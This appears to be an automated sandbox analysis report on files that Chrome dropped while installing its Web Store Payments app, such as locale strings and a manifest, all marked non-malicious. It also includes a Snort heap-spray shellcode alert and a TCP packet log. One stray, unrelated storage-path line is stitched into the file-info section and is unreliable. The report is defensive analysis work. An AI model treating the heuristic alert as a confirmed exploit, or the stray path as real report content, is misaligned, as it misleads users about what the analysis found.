File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	562
Entropy (8bit):	4.717150188929866
Encrypted:	false
SSDEEP:	12:YGGYpKdgbfUSPcLf0E1UDWcLf0E1Uop6oTQpGnbgWWO/NrnLAOK:YHYpagI26Qq6QopRTQwnFWOFvAOK
MD5:	1E32A78526E3AC8108E73D384F17450B
SHA1:	BFE2E47D888BA530A27DD1BDE25C46433C2A545C
SHA-256:	80F6EE69F1E022812BCCC1DE1CDC53772CDF90F4E93224161B23FA607D45136A
SHA-512:	5504F6D440779BC96571863D60B1E175EEDDC2E65B1ABBCFCFD19123F329F2E025FBA4D49BD23E33B77FFB6061BA6645132E04D4A7DEDE77F514B2151CDDF8 96
Malicious:	false
Reputation:	low
Preview:	{"craw_app_unavailable":{"message":"Application indisponible pour le moment."},"craw_connect_to_network":{"message":"Veuillez vous connecter \u00e0 un r\u00e9se au."},"app_name":{"message":"Paiements via le Chrome\u00a0Web\u00a0Store"},"app_description":{"message":"Paiements via le Chrome\u00a0Web\u00a0Store"} ,"iap_unavailable":{"message":"Les paiements via l'application ne sont pas disponibles pour le moment."},"please_sign_in":{"message":"Veuillez vous connecter \u00e0 Chrome."},"jwt_retrieve_failed":{"message":"The transaction could not be completed."}}.

C:\Users\user\AppData\Local\Temp\scoped_dir5980_429269721\CRX_INSTALL_locales\hi\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	1055
Entropy (8bit):	4.454461505283053
Encrypted:	false
SSDEEP:	24:YHYpINcVc0KgcNZvCjK7jK6pVi8/pBKgcNkQVcRynX6XjOFvAOK:YHYpIcQvCjIjRpVVBXPsqihQ
MD5:	B739E3B798D3EEB8AFB3E368455A8E97
SHA1:	56E206DD0AC7EB7B179911BE3F7DD78059CBD4F3
SHA-256:	BA7A53A1398168719F2ACD58CC5FE06AB0B769ECA896D70E7208B18085B42FFA
SHA-512:	181A3B1275D1D17BD48EAA77805981A96E22589A38990214AF3ED029C4A37C2F05ECF747D8FCF816C2AAED6EF82403757F234D67C360A3A6E5DB6C3F59CA1A0 C
Malicious:	false
Reputation:	low
Preview:	{"craw_app_unavailable":{"message":"\u0910\u092a\u094d\u0932\u093f\u0915\u0947\u0936\u0928 \u0907\u0938 \u0938\u092e\u092f \u0909\u092a\u0932\u092c\u0 94d\u0927 \u0928\u0939\u0940\u0902 \u0939\u0948."},"craw_connect_to_network":{"message":"\u0915\u0943\u092a\u092f\u093e \u0928\u0947\u091f\u0935\u0930\u094d\u0915 \u0938\u0947 \u0915\u0928\u0947\u0915\u094d\u091f \u0915\u0930\u0947\u0902."},"app_name":{"message":"Chrome \u0935\u0947\u092c \u0938\u094d\u091f\u094b\u0930 \u092d\u0941\u0917\u0924\u093e\u0928"},"app_description":{"message":"Chrome \u0935\u0947\u092c \u0938\u094d\u091f\u094b\u0930 \u0 92d\u0941\u0917\u0924\u093e\u0928"},"iap_unavailable":{"message":"\u0907\u0928-\u0910\u092a \u092d\u0941\u0917\u0924\u093e\u0928 \u0905\u092d\u0940 \u 0909\u092a\u0932\u092c\u094d\u0927 \u0928\u0939\u0940\u0902 \u0939\u0948."},"please_sign_in":{"message":"\u0915\u0943\u092a\u092f\u093e Chrome \u092e\ u0947\u0902 \u0938\u093e\u0907\u0928 \u0907\u0928 \u0915\u0930\u0947\u0902."},"jwt_retrieve_failed":

C:\Users\user\AppData\Local\Temp\scoped_dir5980_429269721\CRX_INSTALL_locales\hr\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	503
Entropy (8bit):	4.819520019697578
Encrypted:	false
SSDEEP:	12:YGGYpTOEu5TfIJPFJEPJEsxmfEWJEsxmfRpmJEzrMrQp5TfnHV5/WIWO/NrnLAOK:YHYpq7EJPkJExfJExRpmJE/LXzHV5/ji
MD5:	9CF848209FF50DBF68F5292B3421831C
SHA1:	D29880B7B15102469123D8747BF645706CE8595B
SHA-256:	EA1744C3CFBAA684A31A00067E8493ED114EFF3E878C797C9C55A7B122D855CD
SHA-512:	B784AEE4926F850F30072ABDA85E2E2E3966285F14BDF647BD2A41C5C06CAB04BC962584830E4E913896010396EAD02D90528235B9D9EDA1BDEFBFBB5333EDF5
Malicious:	false
Reputation:	low
Preview:	{"craw_app_unavailable":{"message":"Aplikacija trenuta\u010dno nije dostupna."},"craw_connect_to_network":{"message":"Pove\u017eite se s mre\u017eom."},"app_name":{"message":"Pla\u0107anja u web-trgovini Chrome"},"app_description":{"message":"Pla\u0107anja u web-trgovini Chrome"},"iap_unavailable":{"message":"Pla\u0107anje u aplikaciji trenuta\u010dno nije dostupno."},"please_sign_in":{"message":"Prijavite se na Chrome."},"jwt_retrieve_failed":{"message":"The transaction could not be completed."}}.

C:\Users\user\AppData\Local\Temp\scoped_dir5980_429269721\CRX_INSTALL_locales\hu\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	612
Entropy (8bit):	4.865151680865773
Encrypted:	false
SSDEEP:	12:YGGYpiKQhMDCJNYygdGs61gdGs3piKQChMDZAYRO/NrnLAOK:YHYpzQhsiPgdG1gdGcpzQChsZAYOFvAD
MD5:	4AD92AFDE3408FBBE43B0C3C71677650
SHA1:	3488901077F336A3196F9AE116E36DF1674E1ACA
SHA-256:	61258FE04C23AE14FDC99EE846CEA71CC703990CC0F80C3934299646E86C475E
SHA-512:	EB945FA455DEB9D70033DC0A8AA55D1F47AA00214B70AD34D5419A54F9C05B267F96F9785139F452BEE6972376DDF13EE51C681845A2B0818172FB75BA1FD093
Malicious:	false
Reputation:	low
Preview:	{"craw_app_unavailable":{"message":"Az alkalmaz\u00e1s jelenleg nem \u00e9rhet\u0151 el."},"craw_connect_to_network":{"message":"K\u00e9rj\u00fck, csatlakozzon egy h\u00e1l\u00f3zathoz."},"app_name":{"message":"Chrome Internetes \u00e1ruh\u00e1z Fizet\u00e9si rendszere"},"app_description":{"message":"Chrome Internetes \u00e1ruh\u00e1z Fizet\u00e9si rendszere"},"iap_unavailable":{"message":"Az alkalmaz\u00e1son bel\u00fcli fizet\u00e9s jelenleg nem \u00e9rhet\u0151 el."},"please_sign_in":{"message":"Jelentkezzen be a Chrome-ba."},"jwt_retrieve_failed":{"message":"The transaction could not be completed."}}.

C:\Users\user\AppData\Local\Temp\scoped_dir5980_429269721\CRX_INSTALL_locales\id\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	461
Entropy (8bit):	4.642271834875684
Encrypted:	false
SSDEEP:	12:YGGYpDBHAeSnLPo2sWo25pmo22C/SzFAAh+M9WO/NrnLAOK:YHYplHcFTpmzOptWOFvAOK
MD5:	9008516AA1D8F8C2B8ECE70B7E4963AD
SHA1:	EA7AD4BE77A80A4B9FB1E59A340010830E494747
SHA-256:	89CAB0AF2B53C6ABEB93C8C628DDCBDD286A7A2672FE03440411BB654E3A0675
SHA-512:	46534829417CAD54310BA90AD4545918A2E934508E0CC3467E367944E52315B1BC6500119214EABD40D641DD167C077935436135AF1C0DB1D1007AE98E6175FC
Malicious:	false
Reputation:	low
Preview:	{"craw_app_unavailable":{"message":"Aplikasi tidak tersedia saat ini."},"craw_connect_to_network":{"message":"Sambungkan ke jaringan."},"app_name":{"message":"Pembayaran Chrome Webstore"},"app_description":{"message":"Pembayaran Chrome Webstore"},"iap_unavailable":{"message":"Pembayaran Dalam Aplikasi saat ini tidak tersedia."},"please_sign_in":{"message":"Harap masuk ke Chrome."},"jwt_retrieve_failed":{"message":"The transaction could not be completed."}}.

C:\Users\user\AppData\Local\Temp\scoped_dir5980_429269721\CRX_INSTALL_locales\it\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines
Category:	dropped

Size (bytes):	464
Entropy (8bit):	4.701550173628233
Encrypted:	false
SSDEEP:	12:YGGYpmXXHEva6Plqd6Wlqd3p6PqTX2zaWO/NrnLAOK:YHYpmnkvNtdRtd3pX6+WOFvAOK
MD5:	BB9C32BA62DDA02F9471C64B5F9CF916
SHA1:	9825037D5D9185C58456CDD887C77B10A41D8C84
SHA-256:	43A0B113D3773BA78F82BB9E42DDC46F6892D0FBBB351F94A7C105E4A146E9C1
SHA-512:	4D3DB91A6251F2DD9CBF97D29805A7AC23F49988966E9B686D486B4A8CEBEA33F5502E3891D5231674061127C282C745FB87FDA7467A6172851BF6925506C8CA
Malicious:	false
Reputation:	low
Preview:	{"craw_app_unavailable":{"message":"App al momento non disponibile."},"craw_connect_to_network":{"message":"Collegati a una rete."},"app_name":{"message":"Pagamenti Chrome Web Store"},"app_description":{"message":"Pagamenti Chrome Web Store"},"iap_unavailable":{"message":"La funzione Pagamenti In-App non \u00e8 al momento disponibile."},"please_sign_in":{"message":"Accedi a Chrome."},"jwt_retrieve_failed":{"message":"The transaction could not be completed."}}.

C:\Users\user\AppData\Local\Temp\scoped_dir5980_429269721\CRX_INSTALL_locales\ja\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	806
Entropy (8bit):	4.671841695172103
Encrypted:	false
SSDEEP:	12:YGGYpqbrR5IYstMNcXh82q8b0kOoZ46ToZ43pqbtVD2CR5IYstR0O8b0KhO/Nrnk:YHYpcFiLRMACqNpctVPieOAhOFvAOK
MD5:	96C8CBD161D3CE9CB1A46CB2CD0C6583
SHA1:	78BBFCF035B5B620E353C8E520653ADD3F4E7DB8
SHA-256:	81D8F1D9F72B3139BC5D9845BCF82990308FB6175D07514D8238B1E6D5D02E8A
SHA-512:	692468B7B44D961D8248BBC30CC11DE9F3F7E89D01A609E6CB71CAF653D8212C15DFA834C5FB6E8261FD21A25E9616861C0A3FC01DB27CBBE79C3FDE2C654 DD
Malicious:	false
Reputation:	low
Preview:	{"craw_app_unavailable":{"message":"\u30a2\u30d7\u30ea\u306f\u73fe\u5728\u3054\u5229\u7528\u3044\u305f\u3060\u3051\u307e\u305b\u3093\u3002"},"craw_connect_to_network":{"message":"\u30cd\u30c3\u30c8\u30ef\u30fc\u30af\u306b\u63a5\u7d9a\u3057\u3066\u304f\u3060\u3055\u3044\u3002"},"app_name":{"message":"Chrome \u30a6\u30a7\u30d6\u30b9\u30c8\u30a2\u6c7a\u6e08"},"app_description":{"message":"Chrome \u30a6\u30a7\u30d6\u30b9\u30c8\u30a2\u6c7a\u6e08"},"iap_unavailable":{"message":"\u30a2\u30d7\u30ea\u5185\u30da\u30a4\u30e1\u30f3\u30c8\u306f\u73fe\u5728\u3054\u5229\u7528\u3044\u305f\u3060\u3051\u307e\u305b\u3093\u3002"},"please_sign_in":{"message":"Chrome \u306b\u30ed\u30b0\u30a4\u30f3\u3057\u3066\u304f\u3060\u3055\u3044\u3002"},"jwt_retrieve_failed":{"message":"The transaction could not be completed."}}.

C:\Users\user\AppData\Local\Temp\scoped_dir5980_429269721\CRX_INSTALL_locales\ko\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	656
Entropy (8bit):	4.88216622785951
Encrypted:	false
SSDEEP:	12:YGGYpqHZMskkrcaw6cT/pb8pqHkrskeQV7wUO/NrnLAOK:YHYpsrkYcawwps5kdwUOFvAOK
MD5:	3CAF23A8EA2332D78B725B6C99EC3202
SHA1:	95C3504F55A929449EF2E3AB92014562AACD39AD
SHA-256:	BFE72BBC492B9018A599CB6575366696E431E6A38400E4B2ED06EAE3340D3AE5
SHA-512:	C000FCCB567D3590D4C401005E78C539961455BB13686296EC4FF7018BB0A4DAB2DA96FBDAA33D999C1409B5796932370219B3FF8490B671586DEBD6145519D
Malicious:	false
Reputation:	low
Preview:	{"craw_app_unavailable":{"message":"\ud604\uc7ac \uc571\uc744 \uc0ac\uc6a9\ud560 \uc218 \uc5c6\uc2b5\ub2c8\ub2e4."},"craw_connect_to_network":{"message":"\ub124\ud2b8\uc6cc\ud06c\uc5d0 \uc5f0\uacb0\ud558\uc138\uc694."},"app_name":{"message":"Chrome \uc6f9 \uc2a4\ud1a0\uc5b4 \uacb0\uc81c"},"app_description":{"message":"Chrome \uc6f9 \uc2a4\ud1a0\uc5b4 \uacb0\uc81c"},"iap_unavailable":{"message":"\ud604\uc7ac \uc778\uc571 \uacb0\uc81c\ub97c \uc0ac\uc6a9\ud560 \uc218 \uc5c6\uc2b5\ub2c8\ub2e4."},"please_sign_in":{"message":"Chrome\uc5d0 \ub85c\uadf8\uc778\ud558\uc138\uc694."},"jwt_retrieve_failed":{"message":"The transaction could not be completed."}}.

C:\Users\user\AppData\Local\Temp\scoped_dir5980_429269721\CRX_INSTALL_locales\lt\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	576

Entropy (8bit):	4.846810495221701
Encrypted:	false
SSDEEP:	12:YGGYpmEOnxwkD9AMoAYQa9AMoAYNpALveYAyO/NrnLAOK:YHYpmznayAMHcAMHQpAzeYAyOFvAOK
MD5:	41F2D63952202E528DBBB683B480F99C
SHA1:	9DD998542DBE6609299D4A5A25364A32FA7D7865
SHA-256:	FF7C083CD1E6134DD8263C634336EB852274BAD1BFAD18762814C42BC65309D8
SHA-512:	7BD2E2D4264C6BD62DF2584F3C1D3A910C5C5A28F4532F1E8F0C2235E93714EDD6074EA24960D4DEB4F9125DA81CA813F06330EFF66FA8DF1552D1DAC68644E
Malicious:	false
Reputation:	low
Preview:	{"craw_app_unavailable":{"message":"Programa \u0161iuo metu negalima."},"craw_connect_to_network":{"message":"Prisijunkite prie tinklo."},"app_name":{"message":"\u201eChrome\u201c internetin\u0117s parduotuv\u0117s mok\u0117jimo sistema"},"app_description":{"message":"\u201eChrome\u201c internetin\u0117s pard uotuv\u0117s mok\u0117jimo sistema"},"iap_unavailable":{"message":"Mok\u0117jimai programoje \u0161iuo metu negalimi."},"please_sign_in":{"message":"Prisijunkite prie \u201eChrome\u201c."},"jwt_retrieve_failed":{"message":"The transaction could not be completed."}}.

C:\Users\user\AppData\Local\Temp\scoped_dir5980_429269721\CRX_INSTALL_locales\lv\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	584
Entropy (8bit):	4.856464171821628
Encrypted:	false
SSDEEP:	12:YGGYp6nQ11155y9k5hInf6whInf3pRKbqk0R5VR8WO/NrnLAOK:YHYpp11dy9iIdIvpc2ZgWOFvAOK
MD5:	1D21ED2D46338636E24401F6E56E326F
SHA1:	24497EDB25724BC4A57823C5CD06F50DB9647DD4
SHA-256:	434A375C32B8A21C435511C551F740FD4D170EC528A8F4EFC3D798EA4A07B606
SHA-512:	10A870718CC6281EE09DE01900D303B06589D9281C5849D6105C6FCF58BFFA3855F29C6ECA3689FFE6EF304BABCF41C5700EE2D8AFE711D57CB711194366FA6A
Malicious:	false
Reputation:	low
Preview:	{"craw_app_unavailable":{"message":"Lietotne pagaid\u0101m nav pieejama."},"craw_connect_to_network":{"message":"L\u016bdzu, izveidojiet savienojumu ar t\u012bklu."},"app_name":{"message":"Chrome interneta veikala maks\u0101jumu sist\u0113ma"},"app_description":{"message":"Chrome interneta veikala maks\u0101jumu sist\u0113ma"},"iap_unavailable":{"message":"Maks\u0101jumi lietotn\u0113s pa\u0161laik nav pieejami."},"please_sign_in":{"message":"L\u016bdzu, pierakstieties p\u0101rl\u016bk\u0101 Chrome."},"jwt_retrieve_failed":{"message":"The transaction could not be completed."}}.

C:\Users\user\AppData\Local\Temp\scoped_dir5980_429269721\CRX_INSTALL_locales\nb\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	501
Entropy (8bit):	4.804937629013952
Encrypted:	false
SSDEEP:	12:YGGYpB928UZjdyE9iDCiop8682fURHWO/NrnLAOK:YHYpXK/iOiop8NFHWOFvAOK
MD5:	8F0168B9A546D5A99FD8A262C975C80E
SHA1:	B0718071BD0B7251D4459E9C87DF50C14622FBD6
SHA-256:	F03FA7384DF79EBA6E0274D570996030F595A3BF6B781929DD9DB6593262E41F
SHA-512:	A1191CDC496DDD7470BDCFAF186BB9488767159E0CA6A6242D195FA3351704DC8F8BBD03DBEE57D37BBD897C9E8D14B7325FB37D58AC80DEC0F972FF89375B8
Malicious:	false
Reputation:	low
Preview:	{"craw_app_unavailable":{"message":"Appen er utilgjengelig for \u00f8yeblikket."},"craw_connect_to_network":{"message":"Du m\u00e5 koble til et nettverk."},"app_name":{"message":"Chrome Nettmarked-betalinger"},"app_description":{"message":"Chrome Nettmarked-betalinger"},"iap_unavailable":{"message":"Betaling i app er ikke tilgjengelig for \u00f8yeblikket."},"please_sign_in":{"message":"Du m\u00e5 logge p\u00e5 Chrome."},"jwt_retrieve_failed":{"message":"The transaction could not be completed."}}.

C:\Users\user\AppData\Local\Temp\scoped_dir5980_429269721\CRX_INSTALL_locales\nl\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	472
Entropy (8bit):	4.651254944398292
Encrypted:	false

SSDEEP:	12:YGGYpqK5XUoE32GFM2GapUEn7v0WO/NrnLAOK:YHYp/XaLeLapUEgWOFvAOK
MD5:	E7F74DCE7B6411E4E0D95E9252CF74FA
SHA1:	33CC6C73C5F8D0144C0260C2E5A9BD0DB3EF6477
SHA-256:	3564AEF46C01602B19CC29FD8A79676C543427EDE98206D0C91B33AF0CCF3977
SHA-512:	B0987002F8BC4F0B0AC41A87E90BA729464BF2F34D1CC413DD3837019F5F37FD46EB9E9FDABB97F5BDCB50768ABF808AF6E7C531CD7BCA477C71990D2F1333 5B
Malicious:	false
Reputation:	low
Preview:	{"craw_app_unavailable":{"message":"App momenteel niet beschikbaar."},"craw_connect_to_network":{"message":"Maak verbinding met een netwerk."},"app_name": {"message":"Betalingen via Chrome Web Store"},"app_description":{"message":"Betalingen via Chrome Web Store"},"iap_unavailable":{"message":"In-app-betalingen is momenteel niet beschikbaar."},"please_sign_in":{"message":"Log in bij Chrome."},"jwt_retrieve_failed":{"message":"The transaction could not be completed."}}.

C:\Users\user\AppData\Local\Temp\scoped_dir5980_429269721\CRX_INSTALL_locales\pl\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	549
Entropy (8bit):	4.978056737225237
Encrypted:	false
SSDEEP:	12:YGGYpTHlBqHdqcUP5Qp0mAW5Qp0mdpm5Qp0p9JqD2WO/NrnLAOK:YHYpRMdO5bmj5bmdpm5bLJBWOFvAOK
MD5:	E16649D87E4CA6462192CF78EBE543EC
SHA1:	53097D592B13F3C1370366B25024EA72208B136A
SHA-256:	EB435F7460A63576CA1ECB51948E7A3AD5168D2F175AE2B5836D469672923D84
SHA-512:	6EC702CEC6E312CAC6F33109A57F7D83A3F073F2F9A9BD42DB0F91A36F87D800EEB978C69023B6A0E00B86ECE3E1024C269F89D038F0926619F40D075F6689D
Malicious:	false
Reputation:	low
Preview:	{"craw_app_unavailable":{"message":"Aplikacja jest obecnie niedost\u0119pna."},"craw_connect_to_network":{"message":"Po\u0142\u0105cz si\u0119 z sieci\u0105."}, "app_name":{"message":"P\u0142atno\u015bci w sklepie Chrome Web Store"},"app_description":{"message":"P\u0142atno\u015bci w sklepie Chrome Web Store"} ,"iap_unavailable":{"message":"P\u0142atno\u015bci w ramach aplikacji s\u0105 teraz niedost\u0119pne."},"please_sign_in":{"message":"Zaloguj si\u0119 w Chrome." },"jwt_retrieve_failed":{"message":"The transaction could not be completed."}}.

C:\Users\user\AppData\Local\Temp\scoped_dir5980_429269721\CRX_INSTALL\manifest.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	1098
Entropy (8bit):	4.919185521409901
Encrypted:	false
SSDEEP:	24:BeVvlH141v5GFqeq7x7S4dudxNfN3IFKrGQZDN4:QVNVgvLecJSR1Y8r5ZW
MD5:	6CA25F3EF585B63F01BCDF8635120704
SHA1:	00C063811E31EA5F9A00F175A71EA25E7821F621
SHA-256:	49D9DE983F7436BA786E6E04A5A20C10F41687AE06B266B1B6553F696719563D
SHA-512:	566BFD9BADBD8951EE52E5911EB68B51E86286989096D32DE6E32A2523761B0E0AFCA251EF3BEA36B5D51FB8354A5FCA567772A02C3F3B9D8DFE529609FA043 0
Malicious:	false
Reputation:	low
Preview:	{."update_url": "https://clients2.google.com/service/update2/crx",.. "name": "__MSG_APP_NAME__",. "description": "__MSG_APP_DESCRIPTION__",. "manifest_versio n": 2,. "version": "1.0.0.6",. "minimum_chrome_version": "29",. "default_locale": "en",. "app": {. "background": {. "scripts": [. "craw_background.js".]. }. },. "permissions": [. "identity",. "webview",. "https://www.google.com/",. "https://www.googleapis.com/*",. "https://payments.google.com/payments/v4/js/integr ator.js",. "https://sandbox.google.com/payments/v4/js/integrator.js".],. "oauth2": {. "auto_approve": true,. "scopes": [. "https://www.googleapis.com/auth/sierra",. "https://www.googleapis.com/auth/sierrasandbox",. "https://www.googleapis.com/auth/chromewebstore",. "https://www.googleapis.com/auth/chromewebstore.read only".],. "client_id": "203784468217.apps.googleusercontent.com". },. "icons": {. "16": "images/icon_16.png",. "128

Static File Info


No static file info

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.154.231.67192.168.2.3443497612013145 07/01/22-11:00:46.705231	TCP	2013145	ET SHELLCODE Possible %41%41%41%41 Heap Spray Attempt	443	49761	192.154.231.67	192.168.2.3

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jul 1, 2022 11:00:40.562536955 CEST	49741	443	192.168.2.3	142.251.36.238
Jul 1, 2022 11:00:40.562582970 CEST	443	49741	142.251.36.238	192.168.2.3
Jul 1, 2022 11:00:40.562695026 CEST	49741	443	192.168.2.3	142.251.36.238
Jul 1, 2022 11:00:40.563080072 CEST	49742	443	192.168.2.3	142.251.36.238
Jul 1, 2022 11:00:40.563110113 CEST	443	49742	142.251.36.238	192.168.2.3
Jul 1, 2022 11:00:40.563175917 CEST	49742	443	192.168.2.3	142.251.36.238
Jul 1, 2022 11:00:40.563452959 CEST	49741	443	192.168.2.3	142.251.36.238
Jul 1, 2022 11:00:40.563478947 CEST	443	49741	142.251.36.238	192.168.2.3
Jul 1, 2022 11:00:40.563982964 CEST	49742	443	192.168.2.3	142.251.36.238
Jul 1, 2022 11:00:40.564003944 CEST	443	49742	142.251.36.238	192.168.2.3
Jul 1, 2022 11:00:40.606666088 CEST	49743	443	192.168.2.3	142.251.36.205
Jul 1, 2022 11:00:40.606719971 CEST	443	49743	142.251.36.205	192.168.2.3
Jul 1, 2022 11:00:40.606800079 CEST	49743	443	192.168.2.3	142.251.36.205
Jul 1, 2022 11:00:40.607240915 CEST	49743	443	192.168.2.3	142.251.36.205
Jul 1, 2022 11:00:40.607268095 CEST	443	49743	142.251.36.205	192.168.2.3
Jul 1, 2022 11:00:40.626589060 CEST	443	49741	142.251.36.238	192.168.2.3
Jul 1, 2022 11:00:40.627043009 CEST	49741	443	192.168.2.3	142.251.36.238
Jul 1, 2022 11:00:40.627063990 CEST	443	49741	142.251.36.238	192.168.2.3
Jul 1, 2022 11:00:40.627410889 CEST	443	49742	142.251.36.238	192.168.2.3
Jul 1, 2022 11:00:40.627584934 CEST	443	49741	142.251.36.238	192.168.2.3
Jul 1, 2022 11:00:40.627667904 CEST	49741	443	192.168.2.3	142.251.36.238
Jul 1, 2022 11:00:40.627954960 CEST	49742	443	192.168.2.3	142.251.36.238
Jul 1, 2022 11:00:40.627985954 CEST	443	49742	142.251.36.238	192.168.2.3
Jul 1, 2022 11:00:40.628312111 CEST	443	49742	142.251.36.238	192.168.2.3
Jul 1, 2022 11:00:40.628382921 CEST	49742	443	192.168.2.3	142.251.36.238
Jul 1, 2022 11:00:40.629039049 CEST	443	49741	142.251.36.238	192.168.2.3
Jul 1, 2022 11:00:40.629112959 CEST	49741	443	192.168.2.3	142.251.36.238
Jul 1, 2022 11:00:40.629132032 CEST	443	49742	142.251.36.238	192.168.2.3
Jul 1, 2022 11:00:40.629193068 CEST	49742	443	192.168.2.3	142.251.36.238
Jul 1, 2022 11:00:40.674350023 CEST	443	49743	142.251.36.205	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jul 1, 2022 11:00:40.674781084 CEST	49743	443	192.168.2.3	142.251.36.205
Jul 1, 2022 11:00:40.674824953 CEST	443	49743	142.251.36.205	192.168.2.3
Jul 1, 2022 11:00:40.675843954 CEST	443	49743	142.251.36.205	192.168.2.3
Jul 1, 2022 11:00:40.675949097 CEST	49743	443	192.168.2.3	142.251.36.205
Jul 1, 2022 11:00:41.734807968 CEST	49742	443	192.168.2.3	142.251.36.238
Jul 1, 2022 11:00:41.735002041 CEST	443	49742	142.251.36.238	192.168.2.3
Jul 1, 2022 11:00:41.735724926 CEST	49741	443	192.168.2.3	142.251.36.238
Jul 1, 2022 11:00:41.735928059 CEST	443	49741	142.251.36.238	192.168.2.3
Jul 1, 2022 11:00:41.736191034 CEST	49743	443	192.168.2.3	142.251.36.205
Jul 1, 2022 11:00:41.736339092 CEST	443	49743	142.251.36.205	192.168.2.3
Jul 1, 2022 11:00:41.742492914 CEST	49742	443	192.168.2.3	142.251.36.238
Jul 1, 2022 11:00:41.742532969 CEST	443	49742	142.251.36.238	192.168.2.3
Jul 1, 2022 11:00:41.742654085 CEST	49743	443	192.168.2.3	142.251.36.205
Jul 1, 2022 11:00:41.742687941 CEST	443	49743	142.251.36.205	192.168.2.3
Jul 1, 2022 11:00:41.780292034 CEST	443	49742	142.251.36.238	192.168.2.3
Jul 1, 2022 11:00:41.780374050 CEST	49742	443	192.168.2.3	142.251.36.238
Jul 1, 2022 11:00:41.780399084 CEST	443	49742	142.251.36.238	192.168.2.3
Jul 1, 2022 11:00:41.780420065 CEST	443	49742	142.251.36.238	192.168.2.3
Jul 1, 2022 11:00:41.780489922 CEST	49742	443	192.168.2.3	142.251.36.238
Jul 1, 2022 11:00:41.788018942 CEST	49742	443	192.168.2.3	142.251.36.238
Jul 1, 2022 11:00:41.788052082 CEST	443	49742	142.251.36.238	192.168.2.3
Jul 1, 2022 11:00:41.808357000 CEST	443	49743	142.251.36.205	192.168.2.3
Jul 1, 2022 11:00:41.808490992 CEST	443	49743	142.251.36.205	192.168.2.3
Jul 1, 2022 11:00:41.808495045 CEST	49743	443	192.168.2.3	142.251.36.205
Jul 1, 2022 11:00:41.808542013 CEST	49743	443	192.168.2.3	142.251.36.205
Jul 1, 2022 11:00:41.816102982 CEST	49743	443	192.168.2.3	142.251.36.205
Jul 1, 2022 11:00:41.816149950 CEST	443	49743	142.251.36.205	192.168.2.3
Jul 1, 2022 11:00:41.877451897 CEST	49741	443	192.168.2.3	142.251.36.238
Jul 1, 2022 11:00:41.877474070 CEST	443	49741	142.251.36.238	192.168.2.3
Jul 1, 2022 11:00:42.065673113 CEST	49741	443	192.168.2.3	142.251.36.238
Jul 1, 2022 11:00:42.304267883 CEST	49747	443	192.168.2.3	69.172.198.108
Jul 1, 2022 11:00:42.304312944 CEST	443	49747	69.172.198.108	192.168.2.3
Jul 1, 2022 11:00:42.304389954 CEST	49747	443	192.168.2.3	69.172.198.108
Jul 1, 2022 11:00:42.318195105 CEST	49747	443	192.168.2.3	69.172.198.108
Jul 1, 2022 11:00:42.318221092 CEST	443	49747	69.172.198.108	192.168.2.3
Jul 1, 2022 11:00:42.677866936 CEST	443	49747	69.172.198.108	192.168.2.3
Jul 1, 2022 11:00:42.678860903 CEST	49747	443	192.168.2.3	69.172.198.108
Jul 1, 2022 11:00:42.678889990 CEST	443	49747	69.172.198.108	192.168.2.3
Jul 1, 2022 11:00:42.679919958 CEST	443	49747	69.172.198.108	192.168.2.3
Jul 1, 2022 11:00:42.680023909 CEST	49747	443	192.168.2.3	69.172.198.108
Jul 1, 2022 11:00:42.688599110 CEST	49747	443	192.168.2.3	69.172.198.108
Jul 1, 2022 11:00:42.688692093 CEST	443	49747	69.172.198.108	192.168.2.3
Jul 1, 2022 11:00:42.689141989 CEST	49747	443	192.168.2.3	69.172.198.108
Jul 1, 2022 11:00:42.689156055 CEST	443	49747	69.172.198.108	192.168.2.3
Jul 1, 2022 11:00:42.775535107 CEST	49747	443	192.168.2.3	69.172.198.108
Jul 1, 2022 11:00:45.429442883 CEST	443	49747	69.172.198.108	192.168.2.3
Jul 1, 2022 11:00:45.476201057 CEST	49747	443	192.168.2.3	69.172.198.108
Jul 1, 2022 11:00:45.476231098 CEST	443	49747	69.172.198.108	192.168.2.3
Jul 1, 2022 11:00:45.481652975 CEST	443	49747	69.172.198.108	192.168.2.3
